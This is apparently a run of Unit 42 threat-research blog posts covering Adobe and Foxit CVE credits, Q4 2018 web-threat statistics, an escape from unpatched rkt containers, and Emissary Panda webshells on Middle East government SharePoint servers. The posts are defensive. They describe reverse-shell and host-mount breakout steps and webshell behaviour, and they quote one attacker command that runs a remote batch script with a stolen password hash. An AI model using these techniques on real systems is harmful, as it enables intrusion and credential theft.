Unit 42 Discovers Vulnerabilities in Adobe Acrobat and Reader and Foxit Reader, Shares Threat Research at Microsoft BlueHat Shanghai 2019

As part of ongoing threat research, Palo Alto Networks Unit 42 threat researchers have discovered 28 new vulnerabilities addressed by the Adobe Product Security Incident Response Team (PSIRT) as part of their May Adobe Security Bulletin APSB19-18 and five Foxit Reader vulnerabilities addressed by Foxit Software as part of their recent security update releases. The Adobe vulnerabilities discovered included 19 Critical and 9 Important rated vulnerabilities.

Palo Alto Networks customers with a Threat Prevention subscription who deploy our Security Operating Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention and response capabilities. Threat Prevention capabilities, such as vulnerability protection with IPS and WildFire, provide our customers with comprehensive protection and automatic updates against previously unknown threats.

Palo Alto Networks appreciates both the recognition and credit Adobe and Foxit Software have given our Unit 42 threat researchers.

Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android, and other ecosystems with more than 200 critical vulnerabilities discovered. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users and compromise enterprise, government, and service provider networks.

Palo Alto Networks will also present security research findings at the upcoming, prestigious Microsoft BlueHat Shanghai 2019. Two papers were accepted titled, “Is my Container Secure?  Large-Scale Empirical Study on Container Vulnerabilities” by Authors Zhaoyan Xu, Yue Guan, Cecilia Hu, Bo Qu, and Xin Ouyang.  The other paper is “Advanced Lateral Movement on Container-based K8s Cluster” by Authors Tongbo Luo and Zhaoyan Xu. Additionally, Hui Gao, from Palo Alto Networks, was added to the content advisory board for BlueHat Shanghai 2019.

Adobe Vulnerabilities Credited:

CVE Vulnerability Category Impact Maximum Severity Rating Researcher(s)
CVE-2019-7762 Use After Free Arbitrary Code Execution Critical Gal De Leon
CVE-2019-7841 Out-of-Bounds Read Information Disclosure Important Zhibin Zhang
CVE-2019-7836 Out-of-Bounds Read Information Disclosure Important Zhibin Zhang
CVE-2019-7835 Use After Free Arbitrary Code Execution Critical Zhibin Zhang
CVE-2019-7774 Out-of-Bounds Read Information Disclosure Important Zhibin Zhang
CVE-2019-7767 Use After Free Arbitrary Code Execution Critical Zhibin Zhang
CVE-2019-7773 Out-of-Bounds Read Information Disclosure Important Bo Qu
CVE-2019-7766 Use After Free Arbitrary Code Execution Critical Bo Qu
CVE-2019-7764 Use After Free Arbitrary Code Execution Critical Bo Qu
CVE-2019-7834 Use After Free Arbitrary Code Execution Critical Qi Deng
CVE-2019-7833 Use After Free Arbitrary Code Execution Critical Qi Deng
CVE-2019-7832 Use After Free Arbitrary Code Execution Critical Qi Deng
CVE-2019-7772 Use After Free Arbitrary Code Execution Critical Qi Deng
CVE-2019-7768 Use After Free Arbitrary Code Execution Critical Qi Deng
CVE-2019-7808 Use After Free Arbitrary Code Execution Critical Hui Gao
CVE-2019-7807 Use After Free Arbitrary Code Execution Critical Hui Gao
CVE-2019-7806 Use After Free Arbitrary Code Execution Critical Hui Gao
CVE-2019-7793 Out-of-Bounds Read Information Disclosure Important Zhaoyan Xu
CVE-2019-7792 Use After Free Arbitrary Code Execution Critical Zhaoyan Xu
CVE-2019-7783 Use After Free Arbitrary Code Execution Critical Zhaoyan Xu
CVE-2019-7782 Use After Free Arbitrary Code Execution Critical Zhanglin He
CVE-2019-7781 Use After Free Arbitrary Code Execution Critical Zhanglin He
CVE-2019-7778 Out-of-Bounds Read Information Disclosure Important Zhanglin He
CVE-2019-7765 Use After Free Arbitrary Code Execution Critical Zhanglin He
CVE-2019-7777 Out-of-Bounds Read Information Disclosure Important Taojie Wang
CVE-2019-7776 Out-of-Bounds Read Information Disclosure Important Taojie Wang
CVE-2019-7775 Out-of-Bounds Read Information Disclosure Important Taojie Wang
CVE-2019-7763 Use After Free Arbitrary Code Execution Critical Taojie Wang

Foxit Software Vulnerabilities Credited:

Date Researcher(s) Vulnerability Description
1/9/19 Hui Gao and Zhaoyan Xu of Palo Alto Networks Foxit Reader Heap Corruption
1/24/19 Hui Gao and Zhaoyan Xu of Palo Alto Networks Foxit Reader Memory Corruption Vulnerability
3/28/19 Hui Gao of Palo Alto Networks Foxit Reader Vulnerability

Web-based Threats-2018 Q4: France Rises to #1 for Malicious URL Hosting, US #1 for Phishing

Executive Summary

Our Unit 42 research team routinely evaluates the data from our Email Link Analysis (ELINK) system. In examining the data it collects, which are URLs extracted from emails or submitted by API, we can identify patterns and trends which help us discern prevalent web threats. This blog is the fourth (4th quarter of 2018) installment in a series of posts tracking web-based threats throughout the year, specifically statistics pertaining to malicious URLs, domains, exploit kits, CVEs, and now, phishing scams.

The key findings in this quarter’s report in summary are:

  1. After Q4 saw an increase in malicious URLs, ending a trend of decreasing malicious URLs starting in Q1 and continuing through Q3.
  2. For the first time in our tracking, the United States is not the number one country for malicious URLs: it fell to number two with France taking number one.
  3. The number of domains hosting malware continued the drop we saw in Q3.
  4. The United States once again is number one in malicious domains hosting malware.
  5. There was no change in the top three vulnerabilities under attack this quarter: CVE-2018-8174CVE-2016-0189CVE-2014-6332
  6. It’s also notable that these three have been the top three for three quarters now. And two of these (CVE-2016-0189CVE-2014-6332), have been in the top three for a full year now.
  7. The US was number one for phishing URL distribution and phishing domains, accounting for 56% and 40% of the volume respectively.
  8. Microsoft account holders and customers were the number one target for phishers. Overall, technology company account holders and customers were the primary target for phishers, though DHL and Bank of America customers and account holders were also in the top ten for this quarter.

Malicious URLs/Domains

Malicious URLs

Based on the data from our ELINK system during Q4, we noticed a comeback in malicious URL links that were extracted from our data feed and analyzed. There were 1195 malicious URLs recorded during Q4, which is around 37% more than the previous quarter. The 3rd quarter of 2018 capped at 783 malicious URLs, which as you can see in Figure 1 is quite low compared to the rest of the year.

Figure 1. Malicious URLs from Q1 to Q4 2018

These malicious URLs have also been broken down by country/region codes. Out of the 1195 URLs, France placed highest with 390 malicious URLs. It’s the first time the United States hasn’t ranked #1 on the list. The United Kingdom, which appears in the top 5 list from Q3, plummeted to only 7 malicious URL in Q4. Please keep in mind these statistics are formulated from our ELINK system data sets, they represent a sample set of overall numbers in the wild.

Figure 2. Top 5 malicious URL hosting country/region from Q4 2018

Malicious Domains Hosting Malware

Although we observed a resurgence in malicious URL numbers, the number of domains hosting malware decreased from last quarter. From 310 malicious domains in Q3 to 287 in Q4, as seen in Figure 3 below.

Figure 3. Malicious domains from Q1 to Q4 2018

While monitoring the domain hosting data, a pattern has emerged. Since the beginning of 2018, not only has the United States ranked #1 throughout the year, but the same 5 country/regions have remained at the top of our quarterly chart: United States, Russia, China, Hong Kong, and the Netherlands. These results may not seem surprising, especially the top 3, but it’s always interesting to see the movement of numbers throughout the quarters, these are detailed in Figure 4 below.

Figure 4. Malicious domains in 2018


The recorded CVEs in use have not changed much since the beginning of 2018. The top 3 vulnerabilities in Q4 are the same as in Q2 and Q3. Table 1 shows the rundown of the most common CVEs since Q1.

Table 1. Most triggered CVEs Q1 to Q4 2018

Most of the currently exploited CVEs are not new. In fact, although they didn’t make the top 3 list, the exploitation of three, over ten year old CVEs are still showing up in our data. Below is an overview of the CVEs that have been triggered in our ELINK system.

  • CVE-2008-1309: The RealAudioObjects.RealAudio ActiveX control in rmoc3260.dll in RealNetworks RealPlayer Enterprise, RealPlayer 10, RealPlayer 10.5 before build 6.0.12.1675, and RealPlayer 11 before 11.0.3 build 6.0.14.806 does not properly manage memory for the (1) Console or (2) Controls property, which allows remote attackers to execute arbitrary code or cause a denial of service (browser crash) via a series of assignments of long string values, which triggers an overwrite of freed heap memory.
  • CVE-2008-1472: Stack-based buffer overflow in the ListCtrl ActiveX Control (ListCtrl.ocx), as used in multiple CA products including BrightStor ARCserve Backup R11.5, Desktop Management Suite r11.1 through r11.2, and Unicenter products r11.1 through r11.2, allows remote attackers to execute arbitrary code or cause a denial of service (crash) via a long argument to the AddColumn method.
  • CVE-2008-4844: Use-after-free vulnerability in the CRecordInstance::TransferToDestination function in mshtml.dll in Microsoft Internet Explorer 5.01, 6, 6 SP1, and 7 allows remote attackers to execute arbitrary code via DSO bindings involving (1) an XML Island, (2) XML DSOs, or (3) Tabular Data Control (TDC) in a crafted HTML or XML document, as demonstrated by nested SPAN or MARQUEE elements, and exploited in the wild in December 2008.

Phishing

ELINK started to support phishing detection at the end of Q3. Below are phishing detections from ELINK in Q4 2018.

URLs

In Q4 2018, we observed 212,818 phishing URLs in total. More than half of them are hosted in the US, followed by the Netherlands, Germany, Russian, and Chile. France, which ranked #1 in our malicious URLs hosting country/region, ranked 6th in hosting phishing URLs. Figure 5 shows a breakdown of the top 20 hosting countries/regions for Phishing URLs.

Figure 5. Phishing URL distribution

Domains

All 212,818 phishing URLs were hosted by 20,990 domains. Out of all the phishing domains monitored, a prominent 40% were hosted in United States. The top 5 countries/regions for hosting phishing domains are as follows: United States, Netherlands, Germany, France, and Canada. More details are in Figure 6 below.

Figure 6. Phishing domain distribution

Targets

There is no doubt that phishing campaigns are rampantly spreading, ELINK captured 200 times more phishing URLs than malicious URLs. You may be curious what well-known entities these phishing scams are intended for. It may not be surprising that Microsoft is the overriding phishing target, considering there are multiple popular products/services from Microsoft, such as OneDrive, Outlook, and Office 365. Bank of America (BoA) is the only bank present in the top 10 list, with Chase second in the bank category ranking in at 15th place. More details of the top 10 phishing targets are in Figure 7 below.

Figure 7. Phishing target distribution

Case Study

The Fallout Exploit Kit, using CVE-2018-8174, is still the most active EK in Q4. A new campaign called “FindMyName” was found to deliver multiple new Azorult (data stealing/downloading malware) variants through CVE-2018-8174 (which we noted above is the number one targeted vulnerability this quarter). In this campaign several attack chains, that originated from different URLs, had the same final landing pages on the same domain (findmyname[.]pw). These new Azorult variants use advanced obfuscation techniques, such as API flooding and control flow flattening to evade anti-virus products. In addition, the samples we captured support stealing sensitive information in more browsers, applications, and cryptocurrency wallets than previous versions. We disclosed more details in this blog.

Conclusion

Looking at this quarter’s trends, we see a comeback in malicious URLs globally due to a surprisingly upsurge in France. Meanwhile, the United States remained the top hosting country/region for malicious domains.

While our ELINK system indicates 10-year-old vulnerabilities still being exploited, most of the vulnerabilities showing up were discovered within the last 5 years. There is no zero-day vulnerability attack observed this quarter, keep your software and system updated can prevent a majority of them. WildFire and PANDB both have full coverage of these malwares.

Compared to malicious URLs, the number of phishing URLs is substantially larger. They are not based on any vulnerability of software or system but based on humans being the weakest link in cybersecurity. WildFire and PANDB both have full coverage of these phishing URLs.

Breaking Out of rkt – 3 New Unpatched CVEs

Executive Summary

Back in February, I wrote a piece on the major runC vulnerability, CVE-2019-5736. The fundamental flaw behind this vulnerability affected most container runtimes, such as LXC and Apache Mesos. One container runtime which seemed to be unfazed was CoreOS rkt, on which I heard a lot back when I first started to get into containers. So naturally, I was intrigued to check out rkt’s architecture and see what they did differently, and I recently had some time to do so.

I ended up finding 3 other, unrelated vulnerabilities in rkt. These vulnerabilities allow an attacker to compromise the host when a rkt user executes the ‘rkt enter’ command (the equivalent of ‘docker exec’) into an attacker-controlled pod. They are currently unpatched.

rkt

rkt is an open source container runtime and a CNCF incubating project created by CoreOS. It is a widely loved project, mostly because it was one of the few viable open source alternatives to Docker back in the early container days. rkt’s basic unit of execution is a pod, which contains multiple containers running in a shared context (similarly to Kubernetes).

Honestly, finding container breakout vulnerabilities, especially in a CNCF project, was pretty exciting. Though I soon noticed that the project isn’t being actively developed. There are still some commits, pull requests and issues from the recent time, but the last release was back in April 2018. After some digging, I learned that RedHat acquired CoreOS in mid-2018, and it seems that they didn’t allocate resources to continue developing the project. This makes sense as RedHat has a set of runC based container runtimes – CRI-O and podman. rkt is an open source project so anyone can pick up development, but judging from its GitHub page, it seems that only a handful are doing so.

Disclosure Process

I reported the vulnerabilities to CoreOS and RedHat according to the instructions here. They acknowledged the issues and assigned CVE IDs for them, but stated they don’t intend on fixing them:

“At this point, Red Hat doesn’t have an active plan/timeline for fixing the reported issues before disclosing them to the general audience. Thus, my suggestion would be to proceed as follows:

* Yuval publicly reports the two issues … to https://github.com/rkt/rkt
* Further follow-ups are handled in the normal way by the community via the GitHub issue tracker.”

Following their plan, I reported my findings today (30.05.19) in this GitHub issue. This is of course not ideal, but at least now any contributor from the community could work on patching the vulnerabilities.

I don’t know how many users still run rkt in production, but if you do, avoid using the ‘rkt enter’ command, as it contains several unpatched vulnerabilities.

The ‘rkt enter’ vulnerabilities

The ‘rkt enter’ command allows users to run a binary in a running container, and is the rkt equivalent of ‘docker exec’. Below is the command’s format:
rkt enter [pod-id] [binary-to-run]

Binaries from the container executed via ‘rkt enter’ run as root, with all capabilities, and with no seccomp filtering or cgroup isolation applied. They are only restricted by namespaces, which are not enough to prevent them from breaking out and compromising the host.
After reporting these issues to RedHat, they were assigned 3 CVE IDs:

  • CVE-2019-10144: processes run with rkt enter are given all capabilities during stage 2
  • CVE-2019-10145: processes run with rkt enter do not have seccomp filtering during stage 2
  • CVE-2019-10147: processes run with rkt enter are not limited by cgroups during stage 2

All three vulnerabilites are illustrated in the following video:

Explotation

The exploitation scenario consists of an attacker with root access to a container and a rkt user that runs ‘rkt enter some-binary’ to execute a binary inside that container. The attacker can inject malicious code into commonly used binaries and libraries in the container, which the user is likely to run using ‘rkt enter’. For example, an attacker can:

  • Overwrite /bin/bash in the container, which is the default binary executed by ‘rkt enter‘ if the user hasn’t specified another.
  • Overwrite libc.so.6 in the container, which is likely to be loaded by processes spawned with ‘rkt enter’. The attacker can utilize the gcc constructor attribute so that his code is run whenever the modified libc library is loaded by a process.

Once an attacker is running in the context of a container process spawned by ‘rkt enter’, he can escape the container and gain root access on the host with relative ease as he runs with all capabilities, no seccomp filtering and without cgroup isolation.

Exploitation Example – Escape via mounting the host’s root directory

There are likely multiple ways for an attacker-controlled ‘rkt enter’ process to access the host, but the most straight forward approach is to mount the host root directory.

Consider a scenario where the attacker, which compromised a rkt container, substitutes the container’s ‘bash’ with a malicious version that spawns a reverse shell to the attacker’s machine. Once a user executes ‘rkt enter ${pod-id} bash’, the malicious bash executes and the attacker receives a reverse shell on his machine. This reverse shell runs in the context of a vulnerable process spawned by ‘rkt enter’, and is therefore not properly isolated from the host.

The attacker can then proceed to mount the host root directory using the ‘mknod’ and ‘mount’ syscalls, and thus gain root access to the host. This scenario is demonstrated in the video below.

This attack is pretty cool IMO, as it highlights the purpose of the isolation features lacking in the ‘rkt enter’ command.
A little challenge for you container security enthusiasts – try and list the points of failure for this attack if it was run in a properly isolated container environment (e.g. in a process spawned by ‘rkt run’, or in a Docker container).

Remember that containers follow the principle of security in layers, so the attack can fail at a certain point for multiple reasons. Ready, Set… Go.

And the answer:

  1. mknod
    • In several container runtimes, such as singularity or podman in the past, the mknod syscall will fail because the container filesystem was mounted with the nodev’ flag.
    • In some container runtimes, e.g. rkt (not including ‘rkt enter’ processes, obviously), the mknod syscall will fail due to the device cgroup configuration which denies creating block devices using mknod.
    • In container runtimes which use user namespace by default, like LXD, the mknod syscall will fail. See the “Effect of capabilities within a user namespace” section here for more details.
    • In other container runtimes, such as Docker, the mknod syscall will actually work!
  2. mount
    • The mount syscall will fail due to seccomp syscall filtering
    • The mount syscall will fail due to insufficient capabilities – you won’t have CAP_SYS_ADMIN
    • In some container runtimes, e.g Docker, the mount syscall will fail due to the device cgroup configuration which denies opening block devices for reading.

Ending note

While investigating rkt I also discovered a way to create malicious ACI/OCI images that will compromise the host when run. Although this is certainly not ideal, malicious images are not a part of rkt’s threat module. rkt supports image signing, and therefore running images from an untrusted source is not aligned with rkt’s recommendations nor proper use. I did report this as a possible security-in-depth enhancement in this GitHub issue, which has more details. This problem was reported to RedHat as well.

As I stated at the start of this blog, if you are using rkt, avoid using the ‘rkt enter’ command as the vulnerabilities in it are currently unpatched. I also suggest considering alternative container runtimes which are more steadily maintained, such as Docker, podman or LXD.

Feel free to reach out with any questions you may have through email or @unit42_intel.

Emissary Panda Attacks Middle East Government SharePoint Servers

Executive Summary

In April 2019, Unit 42 observed the Emissary Panda (AKA APT27, TG-3390, Bronze Union, Lucky Mouse) threat group installing webshells on SharePoint servers to compromise Government Organizations of two different countries in the Middle East. We believe the adversary exploited a recently patched vulnerability in Microsoft SharePoint tracked by CVE-2019-0604, which is a remote code execution vulnerability used to compromise the server and eventually install a webshell. The actors uploaded a variety of tools that they used to perform additional activities on the compromised network, such as dumping credentials, as well as locating and pivoting to additional systems on the network. Of particular note is their use of tools to identify systems vulnerable to CVE-2017-0144, which is the same vulnerability exploited by EternalBlue that is best known for its use in the WannaCry attacks of 2017.

This activity appears related to campaigns exploiting CVE-2019-0604 mentioned in recent security alerts from Saudi Arabian National Cyber Security Center and the Canadian Center for Cyber Security. In addition to the aforementioned post-exploitation tools, the actors used these webshells to upload legitimate executables that they would use DLL sideloading to run a malicious DLL that has code overlaps with known Emissary Panda attacks. We also found the China Chopper webshell on the SharePoint servers, which has also been used by the Emissary Panda threat group.

In this blog, we provide details of the tools and tactics we observed on these compromised SharePoint servers, explain how we believe these connect to the Emissary Panda threat group, correlate our findings with those of the Saudi Arabian National Cyber Security Center and the Canadian Center for Cyber Security, and provide indicators of compromise (IoCs) from our research. You can find the Adversary Playbook for the activity detailed in this blog here.

Attack Overview

This webshell activity took place across three SharePoint servers hosted by two different government organizations between April 1, 2019 and April 16, 2019, where actors uploaded a total of 24 unique executables across the three SharePoint servers. Figure 1 shows a timeline of when the files were uploaded to the three webshells. The timeline shows three main clusters of activity across the three webshells, with activity occurring on two separate webshells (green and orange) within a very small window of time on April 2, 2019 and the activity involving the third webshell two weeks later on April 16, 2019. The actors uploaded several of the same tools to across these three webshells, which provides a relationship between the incidents and indicates that a single threat group is likely involved.

Figure 1. Timeline of file uploads across three related webshells

The tools uploaded to the webshells range from legitimate applications such as cURL to post-exploitation tools such as Mimikatz. The threat actors also uploaded tools to scan for and exploit potential vulnerabilities in the network, such as the well-known SMB vulnerability patched in MS17-010 commonly exploited by EternalBlue to move laterally to other systems on the network. We also observed the actors uploading custom backdoors such as HyperBro which is commonly associated with Emissary Panda. Based on the functionality of the various tools uploaded to the webshells, we believe the threat actors breach the SharePoint servers to use as a beachhead, then attempt to move laterally across the network via stolen credentials and exploiting vulnerabilities.

Webshells Installed

As previously mentioned, we found webshells installed on three SharePoint servers hosted at two different organizations, two of which had the same file name of errr.aspx and the other a filename of error2.aspx. The webshells were hosted at the following paths on the compromised servers:

/_layouts/15/error2.aspx

/_layouts/15/errr.aspx

We were able to gather one of the webshells with which we saw the actor interacting, specifically the error2.aspx file listed above. The error2.aspx file (SHA256: 006569f0a7e501e58fe15a4323eedc08f9865239131b28dc5f95f750b4767b38) is a variant of the Antak webshell, which is part of a tool created for red teaming called Nishang. The specific variant of Antak in error2.aspx is version v0.5.0, which is an older version of the webshell that was updated in August 2015 to v0.7.6 to include some basic authentication functionality and the ability to perform SQL queries. It’s possible the actors obtained Antak v0.5.0 via the Nishang GitHub repository or from SecWiki’s GitHub that also has the v0.5.0 version of Antak. Figure 2 shows the Antak webshell loaded on one of the Sharepoint servers.

Figure 2. Antak webshell ‘error2.aspx’ used to upload post-exploitation tools

While we observed the threat actor uploading additional tools to the Antak webshell above, the Sharepoint server also had several other webshells installed. The additional webshells, specifically stylecs.aspx, stylecss.aspx, and test.aspx are listed in Table 1, and appear related to the China Chopper webshell. We cannot be sure all of these webshells were installed by the same actors, as multiple actors could have exploited the SharePoint server. For instance, the China Chopper-related webshells are one-line of JScript code that could be easily copied and used by multiple groups, and the Antak webshell is easily obtained from publicly accessible repositories. However, the installation of China Chopper and the uploading of Emissary Panda related custom payloads to the Antak webshell suggests they are likely related, as this threat group has used China Chopper to compromise servers in the past.

Filename SHA256
stylecs.aspx 2feae7574a2cc4dea2bff4eceb92e3a77cf682c0a1e78ee70be931a251794b86
stylecss.aspx d1ab0dff44508bac9005e95299704a887b0ffc42734a34b30ebf6d3916053dbe
test.aspx 6b3f835acbd954af168184f57c9d8e6798898e9ee650bd543ea6f2e9d5cf6378

Table 1. Additional webshells hosted on Sharepoint server

The stylecs.aspx webshell provides fairly significant functionality, as its developer wrote this webshell in JScript that ultimately runs any supplied JScript code provided to it within the HTTP request. Figure 3 shows this webshell’s code that will run supplied JScript provided in base64 encoded format within the URL within a parameter e358efa489f58062f10dd7316b65649e. The parameter e358efa489f58062f10dd7316b65649e is interesting as it is the MD5 hash for the letter ‘t’, which is a known parameter for China Chopper as mentioned in the next section.

Figure 3. China Chopper code found in stylecs.aspx webshell on SharePoint server

The stylecss.aspx webshell is very similar to the stylecs.aspx, as it runs JScript provided within the e358efa489f58062f10dd7316b65649e parameter of the URL; however, the stylecss.aspx webshell does not accept base64 encoded JScript, but expects the JScript in cleartext that the actor would provide as URL safe text. Figure 4 shows the code within stylecss.aspx, which when compared to Figure 3 above shows the lack of the base64 decoding function ‘FromBase64String’.


Figure 4. China Chopper code found in stylecss.aspx webshell on SharePoint server

The last webshell extracted from the Sharepoint server had a filename of test.aspx, which is very similar to the stylecs.aspx webshell as it runs base64 encoded JScript provided in the URL of the request. However, the test.aspx webshell uses a parameter related to the compromised organization to obtain the base64 encoded JScript that it will run and display within the browser. The test.aspx shell also includes code that sets the HTTP response status to a 404 Not Found, which will display an error page but will still run the provided JScript. Figure 5 shows the code within the test.aspx file.

Figure 5. China Chopper code found in test.aspx webshell on SharePoint server

Links to Security Advisories

In April 2019, several national security organizations released alerts on CVE-2019-0604 exploitation, including the Saudi Arabian National Cyber Security Center and the Canadian Center for Cyber Security. Both of these alerts discussed campaigns in which actors used the CVE-2019-0604 to exploit SharePoint servers to install the China Chopper webshell. While we cannot confirm all of the claims made in these advisories, we noticed overlaps in the webshell code hosted on the compromised SharePoint servers we observed and the webshells mentioned in these advisories.

The Saudi Arabian National Cyber Security Center’s alert provided details regarding the activities carried out by the adversary. This alert also displayed the code associated with the China Chopper webshell observed in the attacks, which included Request.Item["t"] to obtain JScript code from the ‘t’ parameter of the URL. As mentioned in the previous section, stylecs.aspx and stylecss.aspx both used a parameter of e358efa489f58062f10dd7316b65649e, which is the MD5 hash of ‘t’. This may suggest the actor modified the script slightly between the attack we observed, and the attack mentioned in the NCSC advisory, all while retaining the same functionality. Also, the NCSC advisory mentioned that the actors used a file name stylecss.aspx for their webshell, which is the same filename we saw associated with China Chopper.

The alert from the Canadian Center for Cyber Security included the SHA256 hashes of the files associated with the campaign, one of which was 05108ac3c3d708977f2d679bfa6d2eaf63b371e66428018a68efce4b6a45b4b4 for a file named pay.aspx. The pay.aspx file is part of the China Chopper webshell and is very similar to the stylecss.aspx webshell we discussed above, with the only major difference is the URL parameter of ‘vuiHWNVJAEF’ within the URL that pay.aspx webshell uses to obtain and run JScript. Figure 6 below shows a comparison between the stylecss.aspx and pay.aspx files.

Figure 6. Comparison between stylecss.aspx webshell and pay.aspx webshell discussed in Canadian Center for Cyber Security advisory

Tools Uploaded

During our research into this attack campaign, Unit 42 gathered several tools that the actor uploaded to the three webshells at the two government organizations. The chart in Figure 7 shows the same tools being uploaded to the webshells, which provided an initial linkage between the activities. One of the overlapping tools uploaded to the webshells is the legitimate cURL application, which could be used by multiple groups. The other overlapping files are tools used by the adversary to locate other systems on the network (etool.exe), check to see if they are vulnerable to CVE-2017-0144 (EternalBlue) patched in MS07-010 (checker1.exe) and pivot to them using remote execution functionality offered by a tool similar to PsExec offered by Impacket (psexec.exe). These tools are not custom made by the adversary but still provide a medium confidence linkage between the activities. We also observed the actors uploading the HyperBro backdoor to one of the webshells, as well as legitimate executables that would sideload malicious DLLs that have overlapping code associated with known Emissary Panda activity.

Figure 7. Relationships between tools uploaded to the three webshells hosted on SharePoint servers

The actors uploaded 10 portable executables to the error2.aspx webshell, as seen in Table 2. The list of tools uploaded to this webshell includes legitimate applications, such as cURL and a component of Sublime Text used to sideload a malicious DLL, which we will discuss in an upcoming section. The list also includes several hack tools, such as Mimikatz for credential dumping and several compiled python scripts used to locate and compromise other systems on the local network. Lastly, we saw the actor uploading a custom backdoor called HyperBro, which has been associated with Emissary Panda operations in the past. We will provide an analysis of the HyperBro tool in an upcoming section.

Filename SHA256 Description
m2.exe b279a41359367408c627ffa8d80051ed0f04c76fbf6aed79b3b2963203e08ade Packed Mimikatz tool.
psexec.exe 7eea6e15bb13a3b65cca9405829123761bf7d12c6dc3b81ce499d8f6a0b25fb7 Compiled Impacket psexec
s.exe 04f48ed27a83a57a971e73072ac5c769709306f2714022770fb364fd575fd462 HyperBro backdoor
curl.exe abc16344cdfc78f532870f4dcfbb75794c9a7074e796477382564d7ba2122c7d Legitimate cURL
curl.exe bbb9cd70fdc581812822679e6a875dcf5b7d32fd529a1d564948a5a3f6f9e3ab Legitimate cURL
checker1.exe 090cefebef655be7f879f2f14bd849ac20c4051d0c13e55410a49789738fad98 Compiled EternalBlue checker script
etool.exe 38fa396770e0ecf60fe1ce089422283e2dc8599489bd18d5eb033255dd8e370c C# Tool, likely from https://github.com/mubix/netview
plugin_host.exe 738abaa80e8b6ed21e16302cb91f6566f9322aebf7a22464f11ee9f4501da711 Legitimate Sublime Text plugin host
PYTHON33.dll 2dde8881cd9b43633d69dfa60f23713d7375913845ac3fe9b4d8a618660c4528 Sideloaded DLL loaded by Sublime Text
curl.exe bbb9cd70fdc581812822679e6a875dcf5b7d32fd529a1d564948a5a3f6f9e3ab Legitimate cURL.

Table 2. Unique tools uploaded to the error2.aspx webshell installed on a SharePoint server

We saw 17 tools uploaded to the errr.aspx webshell hosted on the SharePoint server of one of the government organizations, which is in the middle of the chart in Figure 7. Table 3 shows all of the tools we observed the actor uploading to the webshell, which includes a list of tools used to dump credentials, locate, and exploit remote systems, as well as pivoting to other systems on the network.

Filename SHA256 Description
smb1.exe 88027a44dc82a97e21f04121eea2e86b4ddf1bd7bbaa4ad009b97b50307570bd SMB backdoor based on smbrelay3
mcmd.exe 738128b4f42c8d2335d68383d72734130c0c4184725c06851498a4cf0374a841 Compiled zzz_exploit.py
mcafee.exe 3bca0bb708c5dad1c683c6ead857a5ebfa15928a59211432459a3efa6a1afc59 Compiled zzz_exploit.py
dump.exe 29897f2ae25017455f904595872f2430b5f7fedd00ff1a46f1ea77e50940128e pwdump
checker1.exe d0df8e1dcf30785a964ecdda9bd86374d35960e1817b25a6b0963da38e0b1333 Compiled MS17-010 checker
memory.exe a18326f929229da53d4cc340bde830f75e810122c58b523460c8d6ba62ede0e5 Packed Mimikatz
checker.exe 090cefebef655be7f879f2f14bd849ac20c4051d0c13e55410a49789738fad98 Compiled MS17-010 checker
psexec.exe 7eea6e15bb13a3b65cca9405829123761bf7d12c6dc3b81ce499d8f6a0b25fb7 Compiled Impacket psexec.
etool.exe 38fa396770e0ecf60fe1ce089422283e2dc8599489bd18d5eb033255dd8e370c C# Tool, likely from https://github.com/mubix/netview
smb.exe 4a26ec5fd16ee13d869d6b0b6177e570444f6a007759ea94f1aa18fa831290a8 SMB backdoor based on smbrelay3
agent_Win32.exe b2b2e900aa2e96ff44610032063012aa0435a47a5b416c384bd6e4e58a048ac9 Termite
smb_exec.exe 475c7e88a6d73e619ec585a7c9e6e57d2efc8298b688ebc10a3c703322f1a4a7 httprelay
curl.exe bbb9cd70fdc581812822679e6a875dcf5b7d32fd529a1d564948a5a3f6f9e3ab Legitimate cURL
incognito.exe 9f5f3a9ce156213445d08d1a9ea99356d2136924dc28a8ceca6d528f9dbd718b Incognito  
nbtscan.exe c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e nbtscan
fgdump.exe a6cad2d0f8dc05246846d2a9618fc93b7d97681331d5826f8353e7c3a3206e86 pwdump
smbexec.exe e781ce2d795c5dd6b0a5b849a414f5bd05bb99785f2ebf36edb70399205817ee Compiled Impacket smbexec

Table 3. Unique tools uploaded to the errr.aspx webshell installed on a SharePoint server

Two of the tools, specifically the compiled zzz_exploit.py and checker.py suggest the actor would check and exploit remote systems if they were not patched for MS17-010, which patched the CVE-2017-0144 (EternalBlue) vulnerability. Also, the use of the Mimikatz and pwdump tools suggests the adversary attempts to dump credentials on compromised systems. We were able to gather the command line arguments the actor used to run the SMB backdoor smb1.exe. The following arguments shows the actor using the SMB backdoor to attempt to run a batch script m.bat on a remote host using a domain username and the account’s password hash:

c:\programdata\smb1.exe <redacted 10.0.0.0/8 IP> <redacted domain>\<redacted username> :<redacted password hash> winsk c:\programdata\m.bat

We saw far fewer portable executable files uploaded to the second errr.aspx webshell, specifically the 3 files seen in Table 4. The files uploaded to this webshell included the same compiled python script that would scan remote systems that were vulnerable to CVE-2017-0144 (EternalBlue) that we saw uploaded to the other errr.aspx webshell. Also, we observed the actor uploading a legitimate Microsoft application that would sideload a malicious DLL, of which was very similar to the DLL sideloaded by the Sublime Text plugin host that was uploaded to the error2.aspx webshell.

Filename SHA256 Description
checker1.exe d0df8e1dcf30785a964ecdda9bd86374d35960e1817b25a6b0963da38e0b1333 Compiled MS17-010 checker
CreateMedia.exe 2bb22c7b97e4c4d07e17a259cbc48d72f7e3935aa873e3dd78d01c5bbf426088 Legitimate CreateMedia.exe application from Microsoft's System Center 2012 Configuration Manager
CreateTsMediaAdm.dll 06510504f30feb1adc7e423d5a24e67e5b97acbfafe40f253a054be8b1c4e8d7 Sideloaded DLL loaded by CreateMedia.exe

Table 4. Unique tools uploaded to the errr.aspx webshell installed on a SharePoint server

Emissary Panda Specific Tools

Many of the tools uploaded to these webshells are hacking tools that are publicly accessible and could be used by multiple threat actors. However, several of the tools uploaded to the webshells appear to be custom made and likely related to the Emissary Panda threat group.

HyperBro

